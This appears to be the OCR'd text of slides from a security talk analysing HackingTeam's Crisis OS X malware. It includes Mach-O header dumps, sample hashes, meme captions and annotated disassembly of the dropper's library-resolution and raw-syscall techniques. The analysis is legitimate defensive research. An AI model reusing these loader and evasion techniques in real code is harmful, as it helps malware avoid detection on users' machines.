  - LC_LOAD_DYLIB (libgcc_s.1.dylib)
  - LC_LOAD_DYLIB (libSystem.B.dylib)

Offset	Data	Description	Value
000001C8	5F5F6A756D705F7461626C6…	Section Name	__jump_table
000001D8	5F5F494D504F52540000000…	Segment Name	__IMPORT
000001E8	00003000	Address	0x3000
000001EC	00000005	Size	5
000001F0	00002000	Offset	8192
000001F4	00000006	Alignment	64
000001F8	00000000	Relocations Offset	0
000001FC	00000000	Number of Relocations	0
00000200	04000008	Flags	
		00000008	S_SYMBOL_STUBS
		04000000	S_ATTR_SELF_MODIFYING_CODE
00000204	00000000	Indirect Sym Index	0
00000208	00000005	Size of Stubs	5

Conclusions


- This particular Mach-O layout is only compiled with Xcode 3.1.4 or older.
- In a OS X 10.5 system (because of dyld).
- Against 10.5 SDK.
- Xcode 3.2.6 with 10.5 SDK does not replicate.

Conclusions


aed135515b8f326fb2c74b30b452857d8c93f4c74acc0f3e59048b6f80f966d2
RAW
RVA

LC_DYSYMTAB
LC_LOAD_DYLINKER
LC_UUID
LC_VERSION_MIN_MACOSX
LC_UNIXTHREAD
LC_LOAD_DYLIB (libSystem.B

Offset	Data	Description	Value
00000420	00000024	Command	LC_VERSION_MIN_MACOSX
00000424	00000010	Command Size	16
00000428	000A0600	Version	10.6.0
0000042C	00000000	Reserved	0


10fa7fa952dfc933b96d92ccd254a7655840250a787a1b4d9889bf2f70153791
RAW
RVA

LC_DYSYMTAB
LC_LOAD_DYLINKER
LC_UUID
LC_VERSION_MIN_MACOSX
LC_UNIXTHREAD
LC_LOAD_DYLIB (libSystem.B....

Offset	Data	Description	Value
00000420	00000024	Command	LC_VERSION_MIN_MACOSX
00000424	00000010	Command Size	16
00000428	000A0700	Version	10.7.0
0000042C	00000000	Reserved	0

Conclusions

- I guess they gave up on MPRESS.
- And moved from binary configuration to JSON format.
- Playing around with different versions?
- Releasing decoy versions?
- Customized versions?

Conclusions...

- Assuming all this theory is true…
- There are no new public samples.
- Everything is from 2012 or before.
- Do you have them?

This is not a pitch!

Conclusions...

- The current AV model is not working.
- Considerable knowledge gap?
- Are potential targets of Crisis protected or not if they use up-to-date AV?

Speculation?

I'VE GOT A STOCK HERE THAT COULD REALLY EXCEL
REALLY EXCEL?
EXCEL?
SELL?
SELL?
SELL
SELL!
SELL!
SELL!
SELL!
SELL!
SELL!
THIS IS MADNESS! I CAN'T TAKE ANYMORE
GOOD BYE?
GOOD BYE!
BYE?
Buy?
Buy!
Buy!
BUY!!!
Buy!
Buy!
I'VE GOT A STOCK HERE..

Speculation?


- Assuming we have a knowledge gap.
- Can the new samples be any better?
- I seriously doubt it.
- HackingTeam is low skilled.
- Windows version isn’t much better.

Hope they have some fun


"@osxreverser think we can stop here. Waiting for your next talk we're going to have fun as always (privately of course, we need no groupies)"

"Just one more thing...."

Italian coding style...



SIMPLY EXPLAINED
WHAT ARE THESE LINES FOR?
DON'T KNOW. ASK JIM! I'VE COPY&PASTED THEM FROM HIS CODE
URRRRGH! DIDN'T YOU SAY THIS SYSTEM HAD A NICE AND CLEAN ARCHITECTURE?
OF COURSE
YOU JUST CAN'T SEE IT NOW. IT'S HIDDEN BEHIND THE CODE
REUSE
geek & poke

Italian coding style...




```
:000            call    [ebp+getenv_ptr]          ; retrieve HOME folder of current logged in user
:000063E3       add     esp, 4
:000063E6       mov     [ebp+var_E0], eax
:000063EC       jmp     short loc_63F5
:000063EE ; ---------------------------------------------------------------------------
:000063EE
:000063EE loc_63EE:                               ; CODE XREF: main+A15↑j
:000063EE       mov     [ebp+var_10], 1
:000063F5
:000063F5 loc_63F5:                               ; CODE XREF: main+A2A↑j
:000063F5       push    80h                       ; <- smart idea!
:000063FA       call    [ebp+malloc_ptr]
:000063FD       add     esp, 4
:00006400       mov     [ebp+var_1A4], eax
:00006406       mov     eax, [ebp+var_154]        ; "Preferences"
:0000640C       push    eax
:0000640D       mov     ecx, [ebp+var_158]        ; "Library"
:00006413       push    ecx
:00006414       mov     edx, [ebp+var_E0]         ; $HOME
:0000641A       push    edx
:0000641B       mov     eax, [ebp+var_164]        ; "%s/%s/%s"
:00006421       push    eax
:00006422       mov     ecx, [ebp+var_1A4]        ; buffer
:00006428       push    ecx
:00006429       call    [ebp+sprintf_ptr]         ; sprintf FTW \o/
```

Italian coding style...



```
:00005D50    mov     eax, [ebp+image_counter]
:00005D56    push    eax
:00005D57    call    [ebp+_dyld_get_image_name_ptr] ; _dyld_get_image_name(index)
:00005D5D    add     esp, 4
:00005D60    mov     [ebp+var_180], eax
:00005D66    mov     ecx, [ebp+image_counter]
:00005D6C    push    ecx
:00005D6D    call    [ebp+_dyld_get_image_header_ptr]
:00005D73    add     esp, 4
:00005D76    mov     [ebp+var_1A0], eax
:00005D7C    mov     edx, [ebp+var_180]
:00005D82    push    edx
:00005D83    call    hash_string
:00005D88    add     esp, 4
:00005D8B    cmp     eax, [ebp+var_BC]        ; looking for /usr/lib/libSystem.B.dylib
:00005D91    jnz     loc_6005
:00005D97    cmp     [ebp+_dyld_get_image_header_ptr], 0FFFFFFFFh
:00005D9E    jz      loc_6003
:00005DA4    call    map_libsystemB           ; the image name was obtained above
:00005DA4                                     ; but it's then encoded in this function...
:00005DA9    mov     [ebp+var_80], eax        ; mmap to the library
:00005DAC    cmp     [ebp+var_80], 0
:00005DB0    jnz     short loc_5DB7
:00005DB2    call    SYS_exit
```


Italian coding style...



```
:000056C2    push    ebp
:000056C3    mov     ebp, esp
:000056C5    sub     esp, 6Ch
:000056C8    sub     esp, 80h
:000056CE    push    'bi'
:000056D3    push    'lyd.'
:000056D8    push    'B.me'
:000056DD    push    'tsyS'
:000056E2    push    'bil/'
:000056E7    push    'bil/'
:000056EC    push    'rsu/'
:000056F1    mov     edx, esp
:000056F3    push    0
:000056F5    push    edx
:000056F6    xor     eax, eax
:000056F8    mov     al, 5
:000056FA    push    eax
:000056FB    int     80h                    ; SYS_open
```

Greetings

- You for spending time of your life listening to me and the initial reviewers (Jonathan, Andrey, Taiki, Patrick).


LOOK, IT'S ALMOST 11 O'CLOCK!
WOW, THE LAST TWO HOURS REALLY FLEW BY!
I HOPE THE TEACHER DIDN'T SAY ANYTHING IMPORTANT.

http://reverse.put.as

